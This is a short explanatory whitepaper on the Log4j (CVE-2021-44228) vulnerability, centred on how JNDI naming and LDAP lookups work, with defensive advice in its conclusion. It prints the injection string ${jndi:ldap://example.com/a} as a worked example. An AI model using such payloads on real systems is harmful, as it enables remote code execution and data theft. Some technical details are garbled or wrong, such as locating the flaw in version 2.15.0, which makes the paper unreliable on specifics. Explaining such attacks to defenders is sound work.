Understanding Log4j Vulnerability Through Concept and Structure

By: Ronald Wilson
Date: January 13, 2022

Summary

Vulnerabilities have spiked across the technical world in numerous ways within the past two years. This whitepaper will concentrate on the concept of the most recent vulnerability discovery log4j. Understanding the concept of log4j and its behavior coupled with its' purpose and implementation will help Security Administrators battle the threat log4j has imposed on organization worldwide. I will discuss various functions, its purpose, structure and the effect on organizations.

Overview

Today, Java Naming and Directory Interface (JNDI) has been at the forefront of most cyber news stories described as one of the most problematic vulnerabilities leading into the year of 2022. With so much focus on log4j vulnerability, I'd like to focus more on the root of the subject matter, Java Naming and Directory Interface (JNDI).

The main function of JNDI is its' connection which transfer data between two entities. It operates as a function call to resolve names to objects. Application Programming Interface (API), such as Java software use JNDI to discover lookup data and resources by using alphabetical names. In addition to the API, a service provider interface (SPI) directory services deliver an implementation of a service. After applying this service to a plugged-in framework, information is fetched by utilizing the JNDI Java API interface connected to back-end servers, interacting with a flat file or database.

Understanding Log4j Vulnerability Through Concept and Structure



Figure 1 JNDI Architecture[i]

Attackers found a weakness in the process of JNDI by injecting code into the function call and redirecting information back to its own command and control source. Resulting in information being exposed to the bad guys. This information can range from various resources and data including but not limited to names and password credentials, IP addresses, Server names, etc. The problematic nature of this vulnerability is created from numerous applications dependencies on this service. Not just internally but also externally, delivering services continuously on a daily, hourly, or minute by minute basis. The potential outcome of resources and data being leaked for days, months, or years, provide malicious attackers with a set of lock and keys to your network environment.

So how does this Naming and Directory Service intertwine with various applications? Two primary functions of JNDI exist: 1) connecting Java applications to an external directory service; and 2) allowing a Java Servlet to look up configuration information provided by the hosting web container ([ii]Wikipedia, ''Java Naming and Directory Interface'', https://en.wikipedia.org/

wiki/Java_Naming_and_Directory_Interface#cite_note-1\) . With these two functions in mind let's explore how this systematic process evolve.

Naming Services

Directories need a way to communicate and retrieve data stored in memory. The ''Naming'' concept of JNDI allow common friendly names to communicate with directories and extract objects. Objects transferred between the two entities consist of addresses, identifiers, etc., used by computer related programs. Information of this standard is significant value when used to expose a network. Exposure of the network is an attacker's prelude to controlling the network. Once a weakness is discovered within the network, such as the log4j vulnerability, an entry point is available for the attacker to exploit the weakness and maneuver within the network. Therefore, knowledge of an environment is the initial mission of an attacker. Log messages of Apache systems are used by log4j to expose network information leading to an entry point into the network.

This weakness will lead to gathering information, known as Objects from your network. Objects are not stored within the naming service. A reference or pointer is created to access information stored in an object. A common name is used as a variable to call or point to this object. In programming a variable is created to reference or point to the location where information exists. In the same context a reference or pointer holds information about how to access an object. The reference act as the communicator between two points which contact the object containing information about the object. Consider private information stored within

objects such as a database. The pointer is used to call the object containing this information. Attackers seek to discover information with value such as a financial cost associated with it. This includes but not limited to personal private information, health records, or proprietary secrets. Compromising assets of this quality have several direct and indirect costs associated with it. Direct cost may include loss of wages, proprietary secrets, lawsuits, etc. Indirect cost may involve, but not limited to loss of reputation, customers, or lengthy promises such as credit checks.

Binding names to objects develop naming conventions for data stored on the server. Naming conventions are constructed when names bind to objects in the form of a *Context*. Context is an operation which returns the object after a lookup is executed. The operation can bind names, unbind names and list bound names. With the ability to extend the naming convention, subcategories are formed to access files in lower-level locations. An extended context is referred to as *subcontext*. Applications such as Application Programming Interface (API), Lightweight Directory Access Protocol (LDAP), and file systems prefer naming convention follow the subcontext structure. From a security standpoint, weaknesses lead to an attacker discovering access within a device or network and controlling traffic transferred by these types of applications within the network.

A benefit the attacker embraces is the capability of using memory locations to store malware, spyware, or backdoors. With access to inside locations defined by the path of a local storage device, attackers are able to operate within the network. Allowing the attacker to take advantage of benefits such as user and device privileges, group memberships, relationships

with other devices, or programs and the permissions associated with a compromised device. Therefore, protecting context lookups are important to avoid exposing naming convention locations.

Lookups

Naming Services allow objects to be fetched and transferred between a server and client. Lookup methods create a way to pass the name of an object from the server to client. The clients sends the server a *context.lookup()* call, including the name of an object based on its naming services structure. For instance, an LDAP structure may use: **cn**=John Doe, **ou**=Finance. To return the actual object, the written code is:

```
Object obj = ctx.lookup(''cn=John Doe, ou=Finance'');
```

An LDAP directory call is one of many Lookup functions available. Depending on the source each lookup will have its own string input code. Log4j vulnerability targets LDAP lookup services in the JNDI lookup connector. This particular vulnerability can be found in Apache release version 2.15.0 configuration message logging. The logging source is used to log messages for Apache applications. Messages handled by the Log4j processor allows an attacker to input untrusted strings into the browser of web applications. The lookup string then fetches information from ldap servers. The JNDI URI string, **${jndi:ldap://example.com/a}**, contacts the server and retrieve information from logs transferring data back to the client. The string triggers a remote class load message lookup, and retrieve the content if message lookup substitution is enabled.

Understanding Log4j Vulnerability Through Concept and Structure

([iii]Rudis, 2021 Widespread Exploitation of Critical Remote Code Execution in Apache Log4j, https://www.rapid7.com/blog/post/2021/12/10/widespread -exploitation-of-critical-remote-code-execution-in-apache-log4j/)

The Common Vulnerability Scoring System ranked log4j vulnerability as 10 out 10, due to an extremely large number of applications utilizing Apache log4j JNDI lookup logging messages. An attacker can control log messages or log message parameters to execute arbitrary code loaded from LDAP servers. ([iv]CVE-2021-44228, 2021 https://nvd.nist.gov/vuln/detail/CVE-2021-44228)

By maliciously altering an LDAP request, the attacker can perform two actions on the vulnerable host; (1) read, or (2) exfiltrate data from files and environment variables. Files containing company data of sensitive information may contain but not limited to proprietary information, personal client or partner data.

Environmental variables affect the behavior of JNDI service providers. ([v]1993,2020 Java SE Documentation https://docs.oracle.com/javase/7/docs/technotes/ guides/jndi/jndi-ldap-gl.html#JNDIPROPS) JNDI applications need a way to communicate customized preferences and properties which naming and directory services are accessed. ([vi]Interface Context, https://docs.oracle.com/javase/8/docs/api/javax/naming/ Context.html#lookup-javax.naming.Name-) The context index is responsible for communicating and updating these methods. Sensitive information may be transferred by the Interface Context. Required properties are implemented based on the service provider design. An example of a security environmental property is verification/validation of an application by providing login credentials. Another common environmental property is web browsers consisting of URL LDAP

properties. This format specifies the necessary elements used to perform LDAP search operations on the server. Several roles take place in the JNDI URL connection:

1. Configuration of service Providers
2. Argument to Initial context methods
3. Referrals returned as a name in list and search enumerations
4. Arguments to call the getObjectInstance method, NamingManager or DirectoryManager

The scope of these roles is responsible for discovering and communicating with LDAP server and service providers. Intercepting these protocols supply attackers with a great deal of inside information pertaining to the network environment and an opportunity to laterally move within the network once a remote connection is established.

Conclusion

The reality of this vulnerability will consist of continuous monitoring, effective scanning and patch management. Various vendors and security documentation can be found to mitigate and apply patches to proprietary software. Third party vendors will supply the necessary code to mitigate the risk found in code. However, there may be a delay in availability of code, causing vulnerability to linger in systems for a length of time. This will require organizations to setup proactive monitoring for network and file activity. Open-source scanners are available for public usage to scan applications in search of vulnerable files. Across various platforms it has been determined this vulnerability will remain a threat for a length of time. During this period of

time, the abnormal behavior of log4j will require Cyber Security Administrators to remain vigilant to the discovery and variations of log4j.

---

[i] https://docs.oracle.com/javase/jndi/tutorial/getStarted/overview/index.html

[ii] Wikipedia, ''Java Naming and Directory Interface'', https://en.wikipedia.org/wiki/Java_Naming_and_Directory_Interface#cite_note-1\

[iii] Rudis, 2021 Widespread Exploitation of Critical Remote Code Execution in Apache Log4j, https://www.rapid7.com/blog/post/2021/12/10/widespread -exploitation-of-critical-remote-code-execution-in-apache-log4j/

[iv] CVE-2021-44228, 2021 https://nvd.nist.gov/vuln/detail/CVE-2021-44228

[v] 1993,2020 Java SE Documentation https://docs.oracle.com/javase/7/docs/technotes/guides/jndi/jndi-ldap-gl.html#JNDIPROPS

[vi] Interface Context, https://docs.oracle.com/javase/8/docs/api/javax/naming/Context.html#lookup-javax.naming.Name-